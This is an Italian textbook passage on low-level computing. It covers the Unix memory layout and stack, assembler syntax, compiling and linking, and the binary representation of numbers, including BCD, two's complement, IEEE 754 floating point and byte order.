Nei sistemi Unix, inclusi i sistemi liberi che si rifanno a quel modello tradizionale, i processi elaborativi vedono la memoria come un solo vettore contenente: le istruzioni da eseguire, lo spazio previsto per i dati e una pila, utilizzata sostanzialmente nel modo descritto nelle sezioni precedenti. La pila inizia però da una posizione elevata di questo vettore e si espande in posizioni inferiori. Pertanto, l'indice della pila viene decrementato quando la si carica di un nuovo elemento (*push*) e viene incrementato quando invece la si scarica (*pop*). Ciò è come dire che la pila è rovesciata e si estende «verso il basso».

Figura 545.2. Semplificazione del modo in cui un processo elaborativo Unix vede la memoria. La dimensione della memoria virtuale a disposizione di un processo elaborativo dipende normalmente dall'architettura dell'elaboratore; il valore indicato nel disegno serve solo come semplificazione. A sinistra si vedono gli indirizzi di memoria partire dal basso ed estendersi in altro; a destra si vede l'opposto. Nella seconda forma visuale la pila cresce «dal basso», ma rimane il fatto che il modo di gestire l'indice rimane lo stesso.

La rappresentazione che si vede nella parte sinistra della figura è quella tradizionale, ma se si ragiona «in senso di lettura», potrebbe essere più logico rappresentare gli indirizzi più bassi in altro, progredendo verso il basso. In tal caso, la pila si estende come si è abituati normalmente a pensarla, ma resta il fatto che l'indice di gestione della pila deve essere decrementato per aggiungere degli elementi sulla stessa.

545.6 Sintassi «AT&T» e «Intel»

Quando si utilizza l'architettura x86 si trovano generalmente compilatori per linguaggi assemblatori di due tipi: uno conforme allo stile usato nei sistemi Unix del PDP-11; l'altro conforme alla simbologia usata dalla documentazione della casa produttrice dei primi microprocessori di questo tipo. Dal momento che Unix è nato nei laboratori Bell AT&T, la prima notazione è nota come «sintassi AT&T»; per converso, l'altra è la «sintassi Intel».

Generalmente, negli ambienti legati ai sistemi Unix e simili, GNU/Linux incluso, si preferisce usare compilatori con sintassi AT&T.

545.7 Macchina virtuale

Quando si scrive un programma in linguaggio assemblatore, occorre tenere in considerazione il contesto di funzionamento. Di norma questo contesto è dato dal sistema operativo, attraverso il quale il programma viene caricato in memoria e poi eseguito.

In effetti, l'uso diretto di un linguaggio assemblatore è appropriato quando si opera al di fuori del sistema operativo, per esempio, proprio per il codice di avvio di un sistema. Tuttavia, quando si inizia lo studio di un tale linguaggio, i programmi che si realizzano sono fatti per un sistema già funzionante che quindi si sottomettono al controllo di questo.

L'ambiente in cui si trova a funzionare il programma avviato attraverso il sistema operativo è una macchina virtuale che può avere caratteristiche differenti rispetto alla «macchina reale», soprattutto per ciò che riguarda l'indirizzamento della memoria e per le funzioni a cui è possibile accedere.

545.8 Compilazione e collegamento

Nei sistemi operativi che si rifanno al modello di Unix, la compilazione di un programma scritto secondo un linguaggio assemblatore segue un procedimento comune. Una prima fase interpreta un file sorgente e produce un file «oggetto», ripetendo eventualmente il procedimento per altri file che servono a produrre lo stesso programma. I file oggetto sono file binari che non sono ancora pronti per essere eseguiti, in quanto alcune informazioni sono rimaste da definire. Nella seconda fase (nota come *link*) i file oggetto che servono a comporre un certo programma vengono collegati assieme, generando il file eseguibile vero e proprio.

In pratica, un programma eseguibile viene ottenuto da almeno un file oggetto, ma spesso i file oggetto che servono a produrre un programma sono più di uno. Infatti, nei file che costituiscono i sorgenti possono esserci dei riferimenti a zone di memoria e a funzioni descritte in altri file, pertanto è compito della fase di «collegamento» il comporre assieme i file oggetto in modo che questi riferimenti reciproci vengano consolidati.

Secondo la tradizione, in modo predefinito, il compilatore di un linguaggio assemblatore genera il file oggetto con il nome '`a.out`', ma anche il *linker*, ovvero il programma che collega assieme i file oggetto, creerebbe un file eseguibile con lo stesso nome (naturalmente, di solito si dichiara esplicitamente il nome del file da generare). È bene sapere che il nome «a.out» deriva dalle primissime edizioni di Unix e significa *Assembler output*.

Quando si usano linguaggi di programmazione più evoluti rispetto al codice che si rifà direttamente alle caratteristiche del microprocessore, spesso il procedimento di compilazione passa per la produzione di un sorgente in linguaggio assemblatore, che poi viene compilato secondo la modalità consueta. In ogni caso, se la compilazione prevede la produzione intermedia di file oggetto, teoricamente, questi possono essere collegati assieme ad altri file oggetto prodotti da altri linguaggi. Perché ciò sia possibile effettivamente, occorre comunque che siano compatibili nel modo di condividere la memoria e di eseguire le chiamate delle funzioni, al livello del linguaggio macchina.

Rimane da tenere presente che i file oggetto e i file eseguibili hanno un formato definito da un certo standard. Di questi standard ne esistono molti, anche se nei sistemi Unix e simili si è affermato prevalentemente il formato ELF (*Executable and linkable format*). I primi formati usati nei sistemi Unix sono noti con come «a.out», confondendosi con il nome del file generato in modo predefinito dal compilatore. Si osservi che i compilatori attuali, in mancanza di altre indicazioni, producono file con il nome '`a.out`', indipendentemente dal formato che questi hanno, formato che può benissimo essere ELF o altro.

545.9 Riferimenti

- Jonathan Bartlett, *Programming from the ground up*, 2003

  ⟨*http://savannah.nongnu.org/projects/pgubook/* ⟩

- Paul A. Carter, *PC Assembly Language*, 2006

  ⟨*http://www.drpaulcarter.com/pcasm/* ⟩

- Wikipedia, *Addressing mode*
  ⟨*http://en.wikipedia.org/wiki/Addressing_mode* ⟩

[1] Questa sezione riprende e in parte ripete, per maggiore chiarezza, un concetto già presentato nella sezione 544.8.

Rappresentazione di valori numerici

La memoria di un elaboratore consente di annotare esclusivamente delle cifre binarie e in uno spazio di dimensione prestabilita e fissa. Questo capitolo descrive alcune forme di rappresentazione dei valori numerici, nell'ambito di queste limitazioni.

546.1 Codifica delle singole cifre

Un valore numerico potrebbe essere espresso come una stringa di caratteri, corrispondenti alle cifre numeriche che lo rappresentano secondo la notazione in base dieci. Naturalmente, una rappresentazione del genere implica uno spreco di spazio nel sistema di memorizzazione e richiede una trasformazione prima di poter procedere all'esecuzione di calcoli numerici.

Esistono diverse forme di rappresentazioni numeriche, intese come sequenze di cifre in base dieci, che utilizzano quattro bit per ogni cifra. Il sistema più comune è noto con il nome BCD: *Binary coded decimal*.

I sistemi di rappresentazione numerica che utilizzano quattro bit per ogni cifra di un valore in base dieci, si utilizzano per esempio nel linguaggio COBOL, per le variabili scalari di tipo *computational*.

Tabella 546.1. Alcune codifiche per la rappresentazione di cifre numeriche (in base dieci) a gruppi di quattro bit.

Cifra decimale	Codice BCD (8421)	Codice «eccesso 3»	Codice 2421	Codice 5211	Codice 631-1	Codice 732-1
0	0000_2	0011_2	0000_2	0000_2	0000_2 0011_2	0000_2
1	0001_2	0100_2	0001_2	0001_2 0010_2	0010_2	0011_2
2	0010_2	0101_2	0010_2 1000_2	0100_2 0011_2	0101_2	0010_2
3	0011_2	0110_2	0011_2 1001_2	0101_2 0110_2	0100_2	0100_2
4	0100_2	0111_2	0100_2 1010_2	0111_2	0110_2	0111_2
5	0101_2	1000_2	0101_2 1011_2	1000_2	1001_2	0110_2
6	0110_2	1001_2	0110_2 1100_2	1010_2 1001_2	1000_2	1001_2
7	0111_2	1010_2	0111_2 1101_2	1011_2 1100_2	1010_2	1000_2
8	1000_2	1011_2	1110_2	1110_2 1101_2	1101_2	1011_2
9	1001_2	1100_2	1111_2	1111_2	1100_2 1111_2	1010_2

La codifica BCD e altre sono ***codici pesati***, in quanto a ogni bit viene attribuito un peso, da sommare per determinare il valore. I pesi per la codifica BCD sono 8, 4, 2 e 1; pertanto, il codice BCD 1001_2 corrisponde a 1*8+0*4+0*2+1*1 = 9. Nella tabella riepilogativa, i codici pesati sono: BCD, 2421, 5211, 631-1 e 732-1. I nomi usati per questi codici sono costituiti dalla sequenza dei pesi stessi.

Alcuni codici pesati prevedono la rappresentazione di qualche cifra in più in un modo alterna-

tivo. Per esempio, nel codice 2421, il numero due si può ottenere sia come 1000_2, sia come 0010_2.

I codici pesati come BCD (ovvero 8421), 2421 e 5211, prevedono pesi positivi; i codici come 631-1 e 732-1, prevedono anche pesi negativi. Per esempio, con il codice 732-1, si ottiene il valore uno con il codice 0011_2, perché il secondo bit (a destra) vale come il numero due, mentre il primo bit (a destra) sottrae una unità.

Dei codici che appaiono nella tabella, il codice a eccesso tre, non è un codice pesato, in quanto corrisponde al codice BCD, a cui si aggiunge il valore tre.

È necessario sottolineare che il codice BCD, a seconda del contesto, può essere riferito anche a un codice a otto bit, dove i primi quattro, più significativi, sono posti a zero.

546.2 Rappresentazione binaria di numeri interi senza segno

Quando si rappresentano dei valori numerici in forma binaria, senza passare per una conversione di ogni singola cifra decimale, si usa tutta la sequenza di bit per il valore. La rappresentazione di un valore intero senza segno coincide normalmente con il valore binario contenuto nella variabile. Pertanto, una variabile della dimensione di 8 bit, può rappresentare valori da zero a 2^8-1:

00000000_2 (0_{10})
00000001_2 (1_{10})
00000010_2 (2_{10})
...
11111110_2 (254_{10})
11111111_2 (255_{10})

546.3 Rappresentazioni binarie obsolete di numeri interi con segno

Un numero binario, inserito nella memoria di un elaboratore, può contenere esclusivamente cifre numeriche; pertanto, la rappresentazione del segno può avvenire solo attraverso cifre numeriche. A partire approssimativamente dal 1965, il segno di un numero intero si rappresenta attraverso il complemento alla base (complemento a due) che ha delle proprietà importanti, ma per comprenderle occorre vedere quali sono state le alternative precedenti.

Il primo modo utilizzato per rappresentare un numero intero con segno è stato quello di attribuire a un bit (probabilmente quello più significativo) il ruolo di indicatore del segno. Per esempio, 00001010_2 andrebbe interpretato come $+10_{10}$, mentre 10001010_2 rappresenterebbe il valore -10_{10}. In questo modo, disponendo di otto cifre binarie, dovendone riservare una per il segno, si potrebbero rappresentare valori da -127 (11111111_2) a $+127$ (01111111_2); inoltre, lo zero potrebbe essere rappresentato indifferentemente come 00000000_2 o come 1000000_2.

Il secondo metodo (usato per esempio nel PDP-1) prevede la rappresentazione dei numeri negativi come complemento a uno del valore positivo corrispondente. Il complemento a uno si ottiene invertendo le cifre del numero binario. In questo modo, per esempio, 00001010_2

rappresenterebbe sempre il valore $+10_{10}$, mentre 11110101_2 corrisponderebbe a -10_{10}. Anche in questo caso la prima cifra rappresenta il segno (dove la cifra uno indica un valore negativo), ma il segno si aggiorna automaticamente con la semplice inversione del valore. Utilizzando il complemento a uno per rappresentare i valori negativi, come nel caso precedente, su otto cifre complessive si possono indicare valori da −127 a +127 e lo zero si può rappresentare ancora in due modi differenti: 00000000_2 o 11111111_2.

Disponendo di una variabile per rappresentare valori interi con segno, considerato che il bit più significativo serve a rappresentare il segno stesso, si dispone di un bit in meno per indicare il valore. Pertanto, se si dispone di n bit, si possono rappresentare valori fino a $n-1$ bit, ovvero valori fino a $2^{(n-1)}-1$. Per i numeri negativi, il calcolo è lo stesso, anche se si considera che si fa riferimento a valori complementati: si può rappresentare fino a $-(2^{(n-1)}-1)$.

Il complemento alla base (ovvero il complemento a due) che è invece il metodo attuale per rappresentare i valori interi negativi, ha i vantaggi del metodo del complemento a uno, ma in più ha un solo modo per rappresentare lo zero.

546.4 Complemento a due

Attualmente, per rappresentare valori interi con segno (positivo o negativo), si utilizza il metodo del complemento alla base, ovvero del complemento a due, dove il primo bit indica sempre il segno. Il complemento a due si ottiene facilmente calcolando prima il complemento a uno e poi aggiungendo una unità al risultato. Per esempio, se si prende un valore positivo rappresentato in otto cifre binarie come 00010100_2 (pari a $+20_{10}$), il complemento a uno è 11101011_2; aggiungendo una unità si ottiene il complemento a due: 11101100_2.

Utilizzando questo metodo, per cambiare di segno a un valore è sufficiente calcolarne il complemento a due (esattamente come si farebbe con il metodo del complemento a uno). Lo si verifica facilmente: riprendendo l'esempio già fatto, partendo da -20_{10} che si rappresenta come 11101100_2, si calcola prima il complemento a uno, ottenendo così 00010011_2, quindi si somma una unità e si ottiene 00010100_2, pari a $+20_{10}$.

Con il complemento a due, disponendo di n cifre binarie, si possono rappresentare valori da $-2^{(n-1)}$ a $+2^{(n-1)}-1$ ed esiste un solo modo per rappresentare lo zero: quando tutte le cifre binarie sono pari a zero. Infatti, rimanendo nell'ipotesi di otto cifre binarie, il complemento a uno di 00000000_2 è 11111111_2, ma aggiungendo una unità per ottenere il complemento a due si ottiene di nuovo 00000000_2, perdendo il riporto.

Si osservi che il valore negativo più grande rappresentabile non può essere trasformato in un valore positivo corrispondente, perché si creerebbe un traboccamento. Per esempio, utilizzando sempre otto bit (segno incluso), il valore minimo che possa essere rappresentato è 1000000_2, pari a -128_{10}, ma se si calcola il complemento a due, si ottiene di nuovo lo stesso valore binario, che però non è valido. Infatti, il valore positivo massimo che si possa rappresentare in questo caso è solo $+127_{10}$.

Figura 546.2. Confronto tra due valori interi con segno.

0 0 0 1 1 0 0 1 (+25 in base dieci)

1 1 1 0 0 1 1 1 (−25 in base dieci)

bit di segno






Figura 546.3. Valori massimi rappresentabili con soli otto bit.

0 1 1 1 1 1 1 1 (+127 in base dieci)

1 0 0 0 0 0 0 0 (−128 in base dieci)

bit di segno

Il meccanismo del complemento a due ha il vantaggio di trasformare la sottrazione in una semplice somma algebrica.

546.5 Rappresentazione binaria di numeri in virgola mobile

Una forma diffusa per rappresentare dei valori molto grandi, consiste nell'indicare un numero con dei decimali moltiplicato per un valore costante elevato a un esponente intero. Per esempio, per rappresentare il numero 123000000 si potrebbe scrivere $123 \cdot 10^{6}$, oppure anche $0{,}123 \cdot 10^{9}$. Lo stesso ragionamento vale anche per valori molti piccoli; per esempio 0,000000123 che si potrebbe esprimere come $0{,}123 \cdot 10^{-6}$.

Per usare una notazione uniforme, si può convenire di indicare il numero che appare prima della moltiplicazione per la costante elevata a una certa potenza come un valore che più si avvicina all'unità, essendo minore o al massimo uguale a uno. Pertanto, per gli esempi già mostrati, si tratterebbe sempre di $0{,}123 \cdot 10^{n}$.

Per rappresentare valori a ***virgola mobile*** in modo binario, si usa un sistema simile, dove i bit a disposizione della variabile vengono suddivisi in tre parti: segno, esponente (di una base prestabilita) e mantissa, come nell'esempio che appare nella figura successiva.[1]

Figura 546.4. Ipotesi di una variabile a 16 bit per rappresentare dei numeri a virgola mobile.

segno | esponente | mantissa

16 15 9 8 1

Nella figura si ipotizza la gestione di una variabile a 16 bit per la rappresentazione di valori a virgola mobile. Come si vede dallo schema, il bit più significativo della variabile viene utilizzato per rappresentare il segno del numero; i sette bit successivi si usano per indicare l'esponente (con segno) e gli otto bit finali per la mantissa (senza segno perché indicato nel primo bit), ovvero il valore da moltiplicare per una certa costante elevata all'esponente.

Quello che manca da decidere è come deve essere interpretato il numero della mantissa e qual è il valore della costante da elevare all'esponente indicato. Sempre a titolo di esempio, si conviene che il valore indicato nella mantissa esprima precisamente «0,***mantissa***» e che la costante da elevare all'esponente indicato sia 16 (ovvero 2^4), che si traduce in pratica nello spostamento della virgola di quattro cifre binarie alla volta.[2]

Figura 546.5. Esempio di rappresentazione del numero 0,051513671875 ($211 \cdot 16^{-3}$), secondo le convenzioni stabilite. Si osservi che il valore dell'esponente è negativo ed è così rappresentato come complemento alla base (due) del valore assoluto relativo.

```
0|1 1 1 1 1 0 1|1 1 0 1 0 0 1 1
```

$+211 \cdot 16^{-3}$

0,000000000000011010011

Naturalmente, le convenzioni possono essere cambiate: per esempio il segno lo si può incorporare nella mantissa; si può rappresentare l'esponente attraverso un numero al quale deve essere sottratta una costante fissa; si può stabilire un valore diverso della costante da elevare all'esponente; si possono distribuire diversamente gli spazi assegnati all'esponente e alla mantissa.

546.6 Rappresentazione in virgola mobile IEEE 754

Per la rappresentazione dei valori in virgola mobile esiste uno standard importante, IEEE 754 (ripreso anche da altri enti di standardizzazione), con il quale si definiscono due formati, per la precisione singola e doppia. Secondo questo standard, un valore in virgola mobile a precisione singola richiede 32 bit, mentre per la precisione doppia sono necessari 64 bit. Per prima cosa si definisce un «numero normalizzato», corrispondente a:[3]

$1,\boldsymbol{significante}_2 \times 2^{\boldsymbol{esponente}}$

Di questo si utilizza solo il significante (mantissa) e l'esponente (caratteristica), omettendo il numero uno iniziale. Nella forma prevista dallo standard IEEE 754 si annota separatamente il segno del numero, quindi l'esponente, che però è «polarizzato» (nel senso che al valore dell'esponente originario occorre sommare un certo valore fisso), quindi si mettono le cifre del significante (tutte quelle che possono starci). Si osservi che il significante viene indicato sempre come valore assoluto, pertanto non si applica il complemento per i valori negativi; inoltre, l'esponente viene indicato sommando al valore originale un numero fisso che è costituito da tutti i bit a uno, tranne quello più significativo (quando l'esponente è formato da otto bit, il numero da sommare è 01111111_2, pari a 127_{10}; quando l'esponente è formato da 11 bit, il numero da sommare è 01111111111_2, pari a 1023_{10}).

Figura 546.6. IEEE 754 a precisione singola.

segno	*e*							*m*																							
31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0

bit 31	(1)	segno: 0 = positivo; 1 = negativo
bit 23–30	(8)	esponente in eccesso 127 = esponente originale + 127
bit 0–22	(23)	significante (mantissa)

e = 0	*m = 0*	zero, che può essere positivo o negativo
e = 0	*m* <> *0*	numero «denormalizzato»
e = 255	*m = 0*	infinito, che può essere positivo o negativo
e = 255	*m* <> *0*	indefinito





Figura 546.7. IEEE 754 a precisione doppia.

segno	*e*											*m*																																																			
63	62	61	60	59	58	57	56	55	54	53	52	51	50	49	48	47	46	45	44	43	42	41	40	39	38	37	36	35	34	33	32	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0

bit 63	(1)	segno: 0 = positivo; 1 = negativo
bit 52–62	(11)	esponente in eccesso 1023 = esponente originale + 1023
bit 0–51	(52)	significante (mantissa)

e = 0	*m = 0*	zero, che può essere positivo o negativo
e = 0	*m* <> *0*	numero «denormalizzato»
e = 2047	*m = 0*	infinito, che può essere positivo o negativo
e = 2047	*m* <> *0*	indefinito

Conviene fare un esempio con la precisione singola: si vuole rappresentare il valore $21{,}11_{10}$. Si procede convertendo separatamente la parte intera e poi quella decimale. Il numero 21_{10} si converte facilmente in 10101_2, mentre per la parte decimale occorre fare qualche calcolo in più:

$0{,}11 \times 2 = 0{,}22 \rightarrow {,}0_2$
$0{,}22 \times 2 = 0{,}44 \rightarrow {,}00_2$
$0{,}44 \times 2 = 0{,}88 \rightarrow {,}000_2$
$0{,}88 \times 2 = 1{,}76 \rightarrow {,}0001_2$
$0{,}76 \times 2 = 1{,}52 \rightarrow {,}00011_2$
$0{,}52 \times 2 = 1{,}04 \rightarrow {,}000111_2$
$0{,}04 \times 2 = 0{,}08 \rightarrow {,}0001110_2$
$0{,}08 \times 2 = 0{,}16 \rightarrow {,}00011100_2$
$0{,}16 \times 2 = 0{,}32 \rightarrow {,}000111000_2$
$0{,}32 \times 2 = 0{,}64 \rightarrow {,}0001110000_2$
$0{,}64 \times 2 = 1{,}28 \rightarrow {,}00011100001_2$
$0{,}28 \times 2 = 0{,}56 \rightarrow {,}000111000010_2$
$0{,}56 \times 2 = 1{,}12 \rightarrow {,}0001110000101_2$
$0{,}12 \times 2 = 0{,}24 \rightarrow {,}00011100001010_2$
$0{,}24 \times 2 = 0{,}48 \rightarrow {,}000111000010100_2$

$0{,}48 \times 2 = 0{,}96 \rightarrow ,0001110000101000_2$
$0{,}96 \times 2 = 1{,}92 \rightarrow ,00011100001010001_2$
$0{,}92 \times 2 = 1{,}84 \rightarrow ,000111000010100011_2$
$0{,}84 \times 2 = 1{,}68 \rightarrow ,0001110000101000111_2$
$0{,}68 \times 2 = 1{,}36 \rightarrow ,00011100001010001111_2$
$0{,}36 \times 2 = 0{,}72 \rightarrow ,000111000010100011110_2$
...

Pertanto, $21{,}11_{10}$ corrisponde approssimativamente a $10101{,}000111000010100011110_2$. Per normalizzare il numero occorre spostare la virgola a sinistra e moltiplicare per una potenza di due: $1{,}0101000111000010100011110_2 \times 2^4$.

A questo punto si prelevano 23 cifre dopo la virgola, ma si richiede un arrotondamento (in questo caso avviene per eccesso), pertanto le cifre che compongono il significante diventano: $01010001110000101001000_2$. L'esponente va sommato al valore costante stabilito: 4+127 = 131. Quindi l'esponente si rappresenta così: 10000011_2. Trattandosi di un numero positivo, il bit del segno deve essere zero. Ecco il numero in virgola mobile, a precisione singola, espresso secondo la notazione standard (gli spazi aggiunti servono a facilitarne la lettura):

$0\ 10000011\ 01010001110000101001000_2$

Con questo metodo, un numero a precisione singola può avere un valore assoluto da $1_2 \times 2^{-126}$ a $1{,}1111..._2 \times 2^{+127}$; mentre un numero a precisione doppia può avere un valore assoluto da $1_2 \times 2^{-1022}$ a $1{,}1111..._2 \times 2^{+1023}$. Quando si devono rappresentare valori molto bassi, si azzerano i bit dell'esponente e si usa una forma «denormalizzata» di questo tipo per la precisione singola:

$0,\boldsymbol{significante}_2 \times 2^{-127}$

Per la precisione doppia:

$0,\boldsymbol{significante}_2 \times 2^{-1024}$

546.7 Ordine dei byte[4]

Generalmente si distinguono i microprocessori in base a una caratteristica legata al modo di ordinare i bit di un numero, presi a gruppi di otto. In pratica, di norma la memoria centrale degli elaboratori è organizzata a celle di otto bit (un byte), mentre il microprocessore è in grado di elaborare dati numerici con una quantità di bit maggiore (ma sempre multipli di otto). Nel momento in cui il microprocessore accede alla memoria centrale per leggere o scrivere un valore, lo fa secondo un ordine che dipende dalla sua progettazione.

Supponendo di avere a che fare con il valore $13579BDF_{16}$, se il microprocessore lo memorizza secondo la stessa sequenza (ovvero memorizza i byte 13_{16}, 57_{16}, $9B_{16}$ e DF_{16}), allora si dice che la sua architettura è *big endian*; diversamente, se il microprocessore memorizza invertendo la sequenza di byte (quindi DF_{16}, $9B_{16}$, 57_{16} e 13_{16}) si dice che questo lavora in modalità *little endian*.

Naturalmente, il microprocessore che scrive in memoria un valore secondo una sequenza di byte invertita, quando va a leggerlo dalla memoria si aspetta di trovarlo invertito nello stesso modo.

> Sia chiaro che, all'interno di ogni byte, l'ordine dei bit non viene modificato. Inoltre, nel momento in cui si pensa a un'elaborazione all'interno del microprocessore, con dati contenuti nei suoi registri, non ha importanza conoscere qual è l'ordine dei byte.

546.8 Riferimenti

- Mario Italiani, Giuseppe Serazzi, *Elementi di informatica*, ETAS libri, 1973, ISBN 8845303632
- Sandro Petrizzelli, *Appunti di elettronica digitale*
  ⟨http://users.libero.it/sandry/Digitale_01.pdf ⟩
- Tony R. Kuphaldt, *Lessons In Electric Circuits*
  ⟨http://www.faqs.org/docs/electric/ ⟩
- Wikipedia, *Sistema numerico binario*
  ⟨http://it.wikipedia.org/wiki/Sistema_numerico_binario ⟩
- Wikipedia, *IEEE 754*
  ⟨http://it.wikipedia.org/wiki/IEEE_754 ⟩

[1] Nel contesto riferito alla definizione di un numero in virgola mobile, si possono usare indifferentemente i termini ***mantissa*** o ***significante***, così come sono indifferenti i termini ***caratteristica*** o ***esponente***.

[2] Si osservi che lo standard IEEE 754 utilizza una «mantissa normalizzata» che indica la frazione di valore tra uno e due: «1,***mantissa***.

[3] Considerato che si tratta di un numero da esprimere in base due, il valore che viene moltiplicato per la potenza di due è un numero che va da uno a due.

[4] Per completezza, questa sezione riprende un concetto già descritto in un altro capitolo, precisamente in 544.6.

Capitolo 547

Calcoli con i valori binari rappresentati nella forma usata negli elaboratori

Una volta chiarito il modo in cui si rappresentano comunemente i valori numerici elaborati da un microprocessore, in particolare per ciò che riguarda i valori negativi con il complemento a due, occorre conoscere in che modo si trattano o si possono trattare questi dati (indipendentemente dall'ordine dei byte usato).

Questi concetti tornano utili nella programmazione in linguaggio macchina o nei linguaggi assemblatori equivalenti, ma servono anche per linguaggi evoluti che conservano una rappresentazione dei valori conforme all'architettura dell'elaboratore.

547.1 Modifica della quantità di cifre di un numero binario intero

Un numero intero senza segno, espresso con una certa quantità di cifre, può essere trasformato in una quantità di cifre maggiore, aggiungendo degli zeri nella parte più significativa. Per esempio, il numero 0101_2 può essere trasformato in 00000101_2 senza cambiarne il valore. Nello stesso modo, si può fare una copia di un valore in un contenitore più piccolo, perdendo le cifre più significative, purché queste siano a zero, altrimenti il valore risultante sarebbe alterato.

Quando si ha a che fare con valori interi con segno, nel caso di valori positivi, l'estensione e la riduzione funzionano come per i valori senza segno, con la differenza che nella riduzione di cifre, la prima deve ancora rappresentare un segno positivo. Se invece si ha a che fare con valori negativi, l'aumento di cifre richiede l'aggiunta di cifre a uno nella parte più significativa, mentre la riduzione comporta l'eliminazione di cifre a uno nella parte più significativa, con il vincolo di mantenere inalterato il segno.

Figura 547.1. Aumento e riduzione delle cifre di un numero intero senza segno.

```
        1 0 1 1       0 0 0 0 1 0 1 1
        ↓ ↓ ↓ ↓               ↓ ↓ ↓ ↓
0 0 0 0 1 0 1 1               1 0 1 1
```





Figura 547.2. Aumento e riduzione delle cifre di un numero intero positivo.

```
segno
        0 0 1 1       0 0 0 0 0 0 1 1
        ↓ ↓ ↓ ↓               ↓ ↓ ↓ ↓
0 0 0 0 0 0 1 1               0 0 1 1
                    segno
```


